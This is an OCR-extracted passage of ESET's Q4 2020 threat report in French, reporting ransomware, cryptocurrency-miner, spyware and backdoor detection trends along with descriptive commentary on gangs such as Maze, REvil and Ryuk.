
La diffusion massive de ransomwares continue à diminuer, tandis que les gangs à l'origine d'attaques ciblées deviennent plus agressifs et se concentrent sur les grandes entreprises internationales.

Q4 a vu une légère baisse de 4 % des détections de ransomwares, la plus faible baisse d'un trimestre à l'autre observée en 2020. Contrairement à la couverture médiatique de plus en plus importante des attaques de ransomwares, la plupart des détections figurant dans le graphique proviennent de familles diffusées par email et seulement dans un nombre très limité d'attaques ciblées. Ces dernières semblent être de plus en plus populaires parmi les cybercriminels.


ESET a détecté une hausse notable des activités de ransomwares en Israël le 1er novembre 2020. Selon les données disponibles, l'incident a été causé par des opérateurs de malwares qui ont tenté de déployer le logiciel Sodinokibi dans les réseaux ciblés.

Dans le top 10, Win/Filecoder.WannaCryptor a conservé sa position de leader avec 42 %, mais a perdu pas mal de terrain par rapport aux 52 % de Q3. Comme lors des trimestres précédents, ces détections ont été déclenchées par des échantillons bien connus diffusés par des cybercriminels sur des marchés moins développés.

Win/Filecoder.STOP s'est introduit dans le top 10 des ransomwares et s'est classé deuxième avec 10 %. Si l'on compare ce chiffre à ses



Les 10 principales familles de ransomwares en Q4 2020 (% de détections de ransomwares)
Échantillon de données : France



Tendance de détection des ransomwares en 2020, moyenne mobile sur sept jours

1,1 % et sa 12e position en Q3, il s'agit d'un retour aux positions précédentes que cette famille de malwares occupait en Q1 (7,5 %) et en Q2 (6,3 %).

Le retour de STOP a poussé Win/Filecoder.Crysis en troisième position avec 4,9 %, soit 1,6 points de pourcentage de moins qu'en Q3. En quatrième position, Win/Filecoder.Sodinokibi a maintenu des proportions similaires au trimestre précédent, suivi de Win/Filecoder.Phobos et de Win/Filecoder.Buran, tous deux avec 4,5 %.

Bien que Buran soit bien connu, c'est la première fois cette année qu'il se place dans le top 10. La hausse du nombre de détections a été principalement alimentée par une campagne d'emails diffusés les 11 et 12 décembre, principalement aux États-Unis, en Italie et en Espagne.

Les attaques ciblées de ransomwares sont restées l'une des cybermenaces les plus redoutées en Q4, avec certains des gangs ***ne tenant pas*** [31] leur promesse de supprimer les données volées et de ne plus jamais extorquer leur victime.

Le gang Maze, l'un des acteurs les plus éminents de cette secteur, a ***annoncé*** [32] l'arrêt de ses activités en Q4. Dans leur déclaration finale, les membres du groupe n'ont pas donné de raison, mais ont nié qu'il y ait jamais eu un cartel. Cela contraste fortement avec Maze qui utilise les mêmes tactiques que d'autres familles comme Ragnar et offre un espace d'hébergement sur leur


site de publication de données à Ragnar, SunCrypt et LockBit. Certains des opérateurs de Maze ont probablement migré sur le ransomware Egregor, une famille visible depuis Q3 2020.

Même sans Maze, il reste une pléthore d'autres gangs de ransomwares, dont les opérateurs ciblent les grandes entreprises internationales ainsi que des secteurs sensibles tels que la santé. Ryuk, un des acteurs les plus agressifs, ***a continué*** [33] de compromettre les systèmes des infrastructures médicales surchargées, suite à son ***attaque en Q3*** [34] d'UHS.

L'une des questions les plus fréquentes concernant les attaques de ransomwares est celle de leurs revenus. Un représentant du gang Sodinokibi (REvil) a déclaré dans un ***entretien en Q4*** [35] que leur modèle de ransomware sous forme de service leur a rapporté 100 millions de dollars l'année dernière, principalement grâce aux 20 à 30 % de frais qu'ils facturent à leurs affiliés.

En Q4, de nouvelles tactiques ont également été ajoutées à la panoplie d'outils d'extorsion et de coercition : Le ***bombardement par impression*** [36] est de plus en plus fréquent. Cette tactique oblige toutes les imprimantes disponibles dans le réseau de la victime à imprimer la demande de rançon. Une autre approche génératrice de pression consiste à ***contacter spontanément*** [37] le personnel de l'entreprise ciblée, au cas où il tenterait d'éviter le paiement de la rançon et de restaurer autant que possible de données à partir des sauvegardes.

Les listes des victimes touchées par des attaques ciblées de ransomwares en Q4 comprennent Mattel, Enel, Barnes & Noble, Ubisoft, Kmart et Whirlpool.



Taux de détection des ransomwares en 2020

Dans l'ensemble, le nombre d'attaques de ransomwares détectées, diffusées par des campagnes de spam non ciblées, n'a cessé de diminuer tout au long de l'année. La baisse entre Q1 et Q4 est de 35 %. Le pic le plus notable de l'année a été observé à la fin du mois de mai, causé par MSIL/Filecoder.KV, également connu sous le nom de ***WannaPeace*** [38]. Les auteurs de la campagne ont détourné un espace Amazon AWS S3 orphelin qui hébergeait auparavant une solution Cookie Consent qu'ils ont remplacée par leur malware.

Géographiquement, le plus grand nombre de ces campagnes non ciblées était en Russie (7 %), suivi de la Turquie (5,1 %), de l'Afrique du Sud (4,8 %), de Taïwan (4,3 %) et de l'Indonésie (4,2 %).

Tendances et perspectives

L'année 2020 a vu un nombre croissant d'attaques ciblées de ransomwares combinées à du « doxing », le vol des données de la victime assorti d'une menace de les publier. Si au début de l'année une petite poignée de pirates utilisaient cette technique, initiée par Maze, les rangs ont grossi rapidement les mois suivants. Et avec l'arrivée de nouveaux acteurs, de nouvelles tactiques sont apparues, telles que des attaques DDoS, le bombardement par impression ou les appels spontanés, qui ont toutes augmenté la pression sur les victimes.

Plusieurs gangs, dont DoppelPaymer et Maze, ont promis de ne pas s'attaquer aux services d'urgence ou aux établissements de santé pendant la pandémie. D'autres en revanche n'ont pas fait de telles promesses. Le gang Ryuk a notamment continué de cibler les établissements de santé. En ce qui concerne les conséquences réelles des attaques de ransomwares, 2020 est l'année où une telle attaque a eu un décès pour conséquence.

Sur les appareils NAS, ECh0raix est resté le principal ransomware.

Nous pensons que la plupart des tendances mentionnées ci-dessus se poursuivront en 2021. Les gangs augmenteront les sommes demandées, deviendront plus agressifs et utiliseront de nouvelles façons d'extorquer leurs victimes. Si la valeur du Bitcoin continue d'augmenter, de nouveaux acteurs, même sans compétences, seront probablement attirés par le domaine des ransomwares.

2021 répondra probablement aussi à la question « qui remplacera Maze après l'arrêt de ses activités en Q4 ? » Ce pourrait être l'un des gangs établis, d'un nouveau venu, ou d'un nouveau groupe formé à partir d'anciens membres d'autres gangs.

Igor Kabina, Senior Detection Engineer chez ESET

Extracteurs de cryptomonnaie

Les extracteurs de cryptomonnaie enregistrent leur premier trimestre de croissance depuis 2018 avec la montée en flèche du prix du Bitcoin.

Après une baisse constante depuis octobre 2018, les extracteurs de cryptomonnaie ont connu une hausse de 4 % en Q4. En Q1 2020, il semblait que les extracteurs de cryptomonnaie allaient continuer à décliner comme ils le font depuis le début de 2018, après le crash du Bitcoin. Cependant, cette tendance à la baisse s'est stabilisée en Q3, et Q4 a vu une légère augmentation du volume de l'activité d'extraction de cryptomonnaie.


L'augmentation des détections des extracteurs de cryptomonnaie semble être principalement due à la croissance massive du prix du Bitcoin et d'autres cryptomonnaies en Q4. Bitcoin a clôturé l'année en atteignant son plus haut niveau historique jusque-là, se négociant à plus de *29 000 dollars per BTC* [39] le 31 décembre 2020. Le taux d'attaques ciblées de ransomwares exigeant des paiements en cryptomonnaie a également augmenté en 2020. Les victimes doivent généralement acheter les cryptomonnaies en premier, ce qui influence leur prix.

Selon Bloomberg [40], l'essor fulgurant du Bitcoin pourrait s'expliquer par l'intérêt des établissements financiers pour la cryptomonnaie. *PayPal a annoncé* [41] autoriser les paiements en Bitcoin et autres cryptomonnaies, et *Visa a annoncé un partenariat avec BlockFi* [42] pour proposer une carte de crédit avec récompenses en Bitcoin.


En Q4, la hausse du prix du Bitcoin et la résurgence de l'extraction de cryptomonnaie qui en découle ont provoqué une légère augmentation du volume des extracteurs de cryptomonnaie détectés comme applications potentiellement indésirables (PUA). Par rapport à Q3, ils ont dépassé les chevaux de Troie d'extraction de cryptomonnaie ; le rapport entre PUA et chevaux de Troie étant de 52 % contre 48 %. Parmi les PUA d'extraction de cryptomonnaie, la part de JS/CoinMiner a augmenté de 58 %.

La croissance des détections de PUA JS/CoinMiner a également influencé le ratio de détection entre navigateur et application, qui est maintenant de 27 % contre 73 %, par rapport à 21 % contre 79 % au trimestre précédent.

La variante JS/CoinMiner la plus détectée en Q4 était JS/CoinMiner.AH, une détection datant de deux ans et liée au script d'origine de CoinHive. Il existe cependant une nouvelle variante, un script basé sur l'architecture de CoinHive, appelé CoinImp et détecté comme JS/CoinMiner.FZ, qui a représenté une augmentation d'environ 25 % des détections de JS/CoinMiner en général. Ce script est surtout présent sur des sites web où les gens passent beaucoup de temps, comme les sites de streaming en ligne et les forums Internet.



Tendance de détection des extracteurs de cryptomonnaie en 2020, moyenne mobile sur sept jours
Échantillon de données : France




Échantillon de données : France

Détections des extracteurs de cryptomonnaie en Q4 2020 :
ratios chevaux de Troie versus programmes potentiellement indésirables et navigateur versus applications


Bitcoin reste la principale cryptomonnaie mais il n'est pas le seul à avoir connu une croissance significative en Q4. Par exemple, ***Ethereum*** [43] et ***Monero*** [44] ont tous deux atteint leur plus haut niveau annuel en Q4. ***Un nouveau ver*** [45] qui transforme des serveurs Windows et Linux en extracteurs de Monero est apparu en décembre. Il est capable de se propager à d'autres systèmes via des attaques par force brute.

Même si les extracteurs de cryptomonnaie peuvent sembler représenter une menace moins grave pour la sécurité, ils ne doivent en aucun cas être sous-estimés. En plus de détourner la puissance de calcul de l'ordinateur d'une victime, ils peuvent être utilisés pour dissimuler d'autres activités malveillantes. En Q4, ***Microsoft a publié ses conclusions*** [46] le confirmant dans le cas des attaques menées par le groupe de pirates BISMUTH contre des institutions privées et gouvernementales en France et au Vietnam. Les pirates ont d'abord déployé des extracteurs de cryptomonnaie et ont ensuite volé des identifiants.

En 2020, le leader des activités d'extraction de cryptomonnaie par pays était la Thaïlande, où la télémétrie d'ESET a enregistré 17,9 % de toutes les détections. Viennent ensuite le Pérou avec 10,1 % des détections et l'Équateur avec 5,1 %.



Taux de détection des extracteurs de cryptomonnaie en 2020



Évolution des taux de change de Bitcoin, Monero et Ethereum en 2020

Tendances et perspectives

L'extraction de cryptomonnaie devient de plus en plus rentable à mesure que le cours des cryptomonnaie augmente, ce qui influence par la suite le volume de détections des extracteurs des cryptomonnaie. En les diffusant sur les ordinateurs de victimes sans méfiance, les pirates peuvent gagner de l'argent sans avoir besoin d'acheter le matériel coûteux nécessaire à l'extraction. Nous pouvons également constater que certains voleurs de mots de passe, malwares bancaires et logiciels espions ont ajouté des fonctionnalités de vol de portefeuilles de cryptomonnaies. Comme dans le cas de BISMUTH, des groupes de pirates sophistiqués recourent également à l'extraction de cryptomonnaie. Même si l'extraction malveillante de cryptomonnaie a probablement atteint son apogée, elle continuera tant que la valeur des cryptomonnaies sera élevée.

Juraj Jánošík, Head of Automated Threat Detection and Machine Learning chez ESET

Outre l'augmentation de la valeur du Bitcoin liée à sa popularité croissante auprès des établissements financiers, nous pouvons observer une relation entre le prix du Bitcoin et l'augmentation de l'activité des ransomwares ciblés. Les pirates exigent souvent un paiement en cryptomonnaie, que les victimes ne possèdent généralement pas. Ainsi, les victimes achètent de la cryptomonnaie, ce qui en augmente la valeur. Plus les attaques sont couronnées de succès, plus le prix de la cryptomonnaie est élevé. Avec le boom actuel des attaques de ransomwares, on ne peut que s'attendre à ce que ce phénomène se poursuive.

Igor Kabina, Senior Detection Engineer chez ESET


Logiciels espions et portes dérobées

La nouvelle baisse du nombre de détections laisse de marbre le voleur de mots de passe Fareit et les portes dérobées PHP/WebShell ; ce trimestre étant défini par les attaques contre des chaînes d'approvisionnement.

La télémétrie d'ESET a enregistré des pics d'activité pour les logiciels espions et les portes dérobées en septembre et en octobre, mais nous avons globalement constaté de nouvelles baisses en Q4 2020, de 23 % et 20 % des détections dans les deux catégories, respectivement.


Le classement du top 10 est resté pratiquement inchangé en Q4 ; seuls quelques changements mineurs et de nouveaux venus. Win/HoudRat est resté très présent, tout comme lors des trimestres précédents, grâce à son mécanisme de propagation invasif et la mauvaise cyberhygiène des marchés en développement.

Le voleur de mots de passe très répandu Win/PSW.Fareit, également connu sous le nom de Pony, a conservé sa seconde place dans le top 10, avec seulement une légère baisse du nombre total de détections d'un trimestre à l'autre, et malgré le déclin général de la catégorie des logiciels espions. Fareit, qui est principalement diffuser via des emails de spam. Il est la cause du pic de détection des logiciels espions à la fin du mois de novembre 2020 : La télémétrie d'ESET a détecté une campagne localisée en Turquie, utilisant les emails préférés de Fareit associés à l'expédition et la livraison des colis.




Tendances de détection des logiciels espions et des portes dérobées en 2020, moyenne mobile sur sept jours
Échantillon de données : France

Dans les statistiques des portes dérobées, PHP/WebShell a pris la tête pour la première fois en 2020, après avoir gagné en prévalence à chaque trimestre. Ce nom de détection couvre les malwares programmés en PHP, le langage de script côté serveur le plus populaire qui, lorsqu'il est téléchargé sur un serveur web, permet à un pirate d'accéder à distance à ses fonctions. Les pirates introduisent généralement ces malwares sur les serveurs web via des applications web



Les 10 principales familles de logiciels espions en Q4 2020 (% de détections de logiciels espions)
Échantillon de données : France

